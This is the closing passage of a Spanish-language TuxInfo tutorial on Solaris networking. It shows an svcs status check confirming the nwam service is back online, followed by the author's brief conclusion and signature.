root@battlelloyd-o:~# svcs physical:nwam
STATE          STIME    FMRI
online       16:57:32 svc:/network/physical:nwam
```

Listo, nuestra máquina es como era entonces.

Conclusión

En esta entrega hemos podido observar todo el circuito necesario para consolidar los conocimientos que hemos incorporado en la entrega pasada. Espero que la hayan disfrutado tanto como yo. ¡Nos vemos!

Hernán “HeCSa” Saltiel
AOSUG leader
CaFeLUG Member
Boca happy fan
Club Amigos de Pumper Nic
hsaltiel@gmail.com
http://www.aosug.com.ar


TUX
INFO
WWW.TUXINFO.COM.AR